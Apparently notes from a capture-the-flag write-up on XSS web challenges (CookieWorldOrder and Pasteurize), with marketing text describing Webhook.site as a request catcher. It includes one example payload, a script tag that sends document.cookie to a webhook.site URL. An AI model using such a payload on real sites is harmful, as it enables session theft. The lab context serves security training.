
Proxy bidirectionally with Webhook.site CLI

```
$ whcli forward --token=2f64f621-ade5-4d71-a019-e3200cef69d1 --target=https://localhost
```

Info & installation

What is Webhook.site?

Webhook.site generates free, unique URLs and e-mail addresses and lets you see everything that's sent there instantly.

Benefits of upgrading to a Webhook.site account

Webhook.site takes away the frustration of building software and solutions that interact with cloud services or connect via webhooks. Keep webhook history, share it or replay it. Make sure data does not get lost. Save time and development costs by running workflows on our cloud.

Unlimited requests, emails, DNSHooks

Receive endless webhooks with permanent addresses that are protected and managed in your account. View a history of the latest 100.000 items.

Forward and Transform

Transform data and resend to different URLs or emails – with retry and error notifications. Fetch data with our easy-to-use API.

Webhook

What is webhook.site?

- It is a tool that gives you a **temporary URL**
- It lets you **see HTTP requests sent to that URL in real time**

Why is it useful?

- It acts like a **request catcher** so you can inspect traffic
- Helps **visualize what data** a browser sends (cookies, headers, ...)

Example payload:

```
<script>fetch("https://webhook.site/2f64f621-ade5-4d71-a019-e3200cef69d1?c=" +  
document.cookie)</script>
```

CookieWorldOrder

Web Challenge 14



CookieWorldOrder - Reconnaissance

CookieWorldOrder (500 points)

XSS

Good job! You found a further credential that looks like a VPN referred to as the cWo. The organization appears very clandestine and mysterious and reminds you of the secret ruling class of hard shelled turtle-like creatures of Xenon. Funny they trust their security to a contractor outside their systems, especially one with such bad habits. Upon further snooping you find a video feed of those "Cauliflowers" which look to be the dominant lifeforms and members of the cWo. Go forth and attain greater access to reach this creature!

<https://web14.webhack.it/>

Flag

Submit

What can we observe? The challenge...

- presents a chat interface where the user can exchange messages with another user;
- messages sent by the user are reflected back into the page.

Pasteurize

Web Challenge 15



Pasteurize - Reconnaissance

Pasteurize (500 points)

XSS

This doesn't look secure. I wouldn't put even the littlest secret in here. My source tells me that third parties might have implanted it with their little treats already. Can you prove me right?

<https://web15.webhack.it/>

Flag

Submit

What can we observe? The challenge...

- presents a note-taking interface where users can submit text and receive a shareable link to the note;
- after submitting, the note is displayed at `/note/<id>` with a Report button to share it with the admin.